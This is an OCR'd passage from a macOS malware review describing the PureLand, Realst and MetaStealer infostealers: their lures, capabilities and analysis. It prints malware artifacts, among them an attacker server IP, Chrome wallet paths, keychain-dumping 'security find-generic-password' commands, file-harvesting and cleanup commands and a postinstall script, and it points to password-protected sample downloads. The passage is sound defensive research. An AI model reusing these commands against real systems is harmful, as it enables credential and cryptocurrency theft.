


Writeups:

- “**PureLand — A Fake Project Related to the Sandbox Malspam**”


Infection Vector: Fake P2E Game

Iamdeadlyz’s tweets and subsequent write-up analyzing the malware, noted that one of “The Sandbox” employees was hacked. (According to **their Twitter account**, “The Sandbox” is, “a virtual gaming world where you can build, own, and monetize your gaming experiences.”). The Co-Founder & COO of “The Sandbox”, **posted a screenshot** showing how a malicious email was then spammed out from the hacked employees account:




Phishing Email (credit: @borgetsebastien)

Iamdeadlyz pointed out that following the links in the malicious email would bring you to a site hosted at `thepureland.io/metaverse/`:



PureLand Landing Page (credit: @iamdeadlyz)

Apparently users were also directly targeted via direct messages:



PureLand Landing Page (credit: @iamdeadlyz)

Users that downloaded the “game” and ran the installer, would instead be infected with the malware, which on macOS systems turned out to be a new stealer, (now) named `PureLand`.

Persistence: None

Many stealers don’t persist, and `PureLand` is no exception.

Capabilities: Stealer

The PureLand stealer arrives as a package (`.pkg`), that if run, will install what it claims to be a P2E game installer (`Installer.app`), into the Applications directory.

A quick examination of the app’s binary reveals a myriad of strings related the capabilities of `PureLand`: stealing!


```
% strings - PureLand/Installer.app/Contents/MacOS/Installer

http://193.168.141.107:8888/

/Library/Application Support/Google/Chrome/Default/Local Extension
Settings/nkbihfbeogaeaoehlefnkodbefgpgknn/
/Library/Application Support/Google/Chrome/Default/Local Extension
Settings/bfnaelmomeimhlpmgjnjophhpkkoljpa/
/Library/Application Support/Google/Chrome/Default/Local Extension
Settings/ibnejdfjmmkpcnlpebklmnkoeoihofec/
/Library/Application Support/Google/Chrome/Default/Local Extension
Settings/efbglgofoippbgcjepnhiblaibcnclgk/
/Library/Application Support/Google/Chrome/Default/Login Data
/Library/Application Support/Google/Chrome/Default/Cookies

/Library/Application Support/atomic/Session Storage/

atomic
```

```
exodus
pass
electrum

/Library/Application Support/Exodus/exodus.wallet/

system_profiler SPHardwareDataType > /Users/

cd /Users/
/ && find ~/Desktop -maxdepth 1 -name "*.txt" > uyganxmxcbcatkxnashygncbezj.txt
/uyganxmxcbcatkxnashygncbezj.txt
/ && find ~/Documents -maxdepth 1 -name "*.txt" > xcyckzmzxnxbasizlxxnbzys.txt
/xcyckzmzxnxbasizlxxnbzys.txt
Chrome
security 2>&1 > /dev/null find-generic-password -ga 'Chrome' | awk '{print $2}' >
/Users/
/Documents/uxcmzxgcyxc.txt
/Documents/kkxmxhmzxc.txt
/Documents/ && rm -Rf uxcmzxgcyxc.txt && rm -Rf kkxmxhmzxc.txt
```

From the `strings` output, we can see


1. Address of attacker's (exfiltration?) server: `193.168.141.107:8888`
2. Directories and file names related to browser data & extensions and directories related to various cryptocurrency wallets
3. Commands related to surveying/profiling the system

We also find various "search"-related functions:



PureLand Search Functions

In the analysis from Iamdeadlyz, it was noted that attempting to access Chrome's login data would result in a access prompt:



Access Prompt (credit: @Iamdeadlyz)

Realst

Similar to Pureland the Realst malware is focused on stealing users' cryptocurrency (wallets, etc.).

⬇ Download: **Realst** (password: infect3d)

@Iamdeadlyz continued research and analysis of stealers, which lead to the discover of Realst:


> *Since publishing the findings about PureLand, it has rebranded to Pearl Land Metaverse. Following that, several fake blockchain game projects were launched by malicious actors to distribute **#RedLineStealer** and **#RealstStealer** - a new macOS infostealer.**https://t.co/c1JHysppkU***
>
> *— iamdeadlyz (@Iamdeadlyz) **July 6, 2023***

Writeups:

- "**Fake Blockchain Games Deliver RedLine Stealer & Realst Stealer - A New macOS Infostealer Malware**"
- "**Apple Crimeware | Massive Rust Infostealer Campaign Aiming for macOS Sonoma Ahead of Public Release**"

Infection Vector: Social Engineering

@Iamdeadlyz noted, "targets are lured into running the malicious applications [containing Realst] …via direct messaging":



Realst Targeting (credit: @lamdeadlyz)

Also, it appeared attackers would post ads or links (to the malware) in various Discord channels.

In a **followup analysis** by SentinelOne, researcher Phil Stokes noted:

> *"Realst Infostealer is distributed via malicious websites advertising fake blockchain games with names such as Brawl Earth, WildWorld, Dawnland, Destruction, Evolion, Pearl, Olymp of Reptiles, and SaintLegend. The campaign appears to have links to the earlier PearlLand infostealer. Each version of the fake blockchain game is hosted on its own website complete with associated Twitter and Discord accounts." -Phil Stokes/SentinelOne*


Persistence: None

Many stealers don't persist, and `Realst` is no exception.

Capabilities: Stealer

Similar to PureLand, `@Iamdeadlyz` noted that `Realst` is seemingly solely interested in stealing data to give attackers access to user's cryptocurrency wallets.

There are several variants of Realst, here we'll focus on the one found in the malicious package `Pearl Land Launcher.pkg`:



Realst Files

In the above screenshot, (from **Suspicious Package**), you can see that the package will install various scripts and a binary (`PearLand`).


The `.pkg` also contains a post install script, that ends up launching the main executable:

```
#!/bin/bash

#Parameters
PRODUCT_HOME=/Library/PearLand/1.6.2

#Change permissions in home directory
cd ${PRODUCT_HOME}
chmod -R 755 .
[ -d /usr/local/bin ] || mkdir /usr/local/bin

rm -f /usr/local/bin/PearLand-1.6.2
# sudo xattr -d com.apple.quarantine ${PRODUCT_HOME}/PearLand
open ${PRODUCT_HOME}/PearLand &> /dev/null
```

`@Iamdeadlyz` notes that scripts are largely based on publicly available scripts, to access contents in the macOS keychain, or to decrypt cookies from browsers:

> *"The `game.py` script's original filename is firefox_decrypt.py by unode - https://github.com/unode/firefox_decrypt. Firefox Decrypt is a tool to extract passwords from profiles of Mozilla (Fire/Water)fox™, Thunderbird®, SeaMonkey® and derivatives.*
>
> *The `installer.py` script is a combination of scripts from n0fate's chainbreaker - https://github.com/n0fate/chainbreaker Chainbreaker can be used to extract the information [passwords, certs, etc.] from an OSX keychain" -@Iamdeadlyz*

The main executable, `PearLand` is written in Rust, and contains an interesting class named `realst`. It contains the main “stealer” logic (of the executable):



Idx	Name	Blocks	Size
1042	realst::browsers::browsers::steal::h7e75a83eade72dff	69	2137
1041	realst::browsers::chromium::modules::ChromeStealer::steal::…	535	16631
1141	realst::browsers::firefox::modules::data_stealers::FireFoxD…	29	1003
1250	realst::get_keys_with_access::he5fa759fc4411650	8	358
1251	realst::main::hb05e65f01a6e216a	114	5682
787	realst::programmes::modules::get_programmes::hb3dc79804b5e1…	3	245
592	realst::programmes::modules::tg::get_telegram::hdcd76e4ad27…	48	1677
285	realst::utils::check_browser::h19e91bbc880dfbfc	8	305
283	realst::utils::complete_files::hd0217fd635b6f7dc	16	406
284	realst::utils::delete_files::h1febf49008e928e2	18	539
282	realst::utils::get_build_name::ha4d9619e08a2cad6	21	356
287	realst::utils::get_input::h6b165f9d0f764ba3	6	249
286	realst::utils::get_kc_keys::h3107d9ccdef0053a	137	4928
983	realst::utils::get_stream_file::_$u7b$$u7b$closure$u7d$$u7d…	1	56
593	realst::utils::get_stream_file::_$u7b$$u7b$closure$u7d$$u7d…	1	56
596	realst::utils::get_user_geo::_$u7b$$u7b$closure$u7d$$u7d$::…	1	49
290	realst::utils::get_user_geo::h3a4820f3f1843518	3	234

Realst Functions

From these function names (and continued static analysis) we can confirm the malware's stealer capabilities.

👾 MetaStealer

```
Though other stealers are mostly focused mostly on individuals, (and cryptocurrency wallets),
MetaStealer seems more interested in businesses.

⬇ Download: MetaStealer (password: infect3d)
```

`MetaStealer` was discovered by SentinelOne, who pointed that though there were clear conceptual overlaps with other macOS stealers, `MetaStealer` seemed target businesses. Moreover, it seemed to focus not on stealing cryptocurrency wallets, but rather keychain and other business-related data.

SentinelOne
178,859 followers
3mo • Edited •

+ Follow • • •

🍎 Over the last few months, we have been tracking a new family of macOS infostealers we call 'MetaStealer'. In this new blog post, **Phil Stokes** describes MetaStealer and highlights how threat actors are proactively targeting macOS businesses by posing as fake clients in order to socially engineer victims into launching malicious payloads.

macOS MetaStealer | New Family of Obfuscated Go Infostealers Spread in Targeted Attacks

sentinelone.com • 6 min read

Writeups:

- "**New Family of Obfuscated Go Infostealers Spread in Targeted Attacks**"
- "**New malware strain stealing business data from Intel Macs**"

Infection Vector: Social Engineering

In their analysis report, SentinelOne noted that based on the names of the (malicious) disk images, such as `Advertising terms of reference (MacOS presentation).dmg` they believed the targets were in fact businesses (or employees). Their report also contained reference to an account from one of the targets:

> *"I was targeted by someone posing as a design client, and didn't realize anything was out of the ordinary. The man I'd been negotiating with on the job this past week sent me a password protected zip file containing this DMG file, which I thought was a bit odd. Against my better judgement I mounted the image to my computer to see its contents. It contained an app*
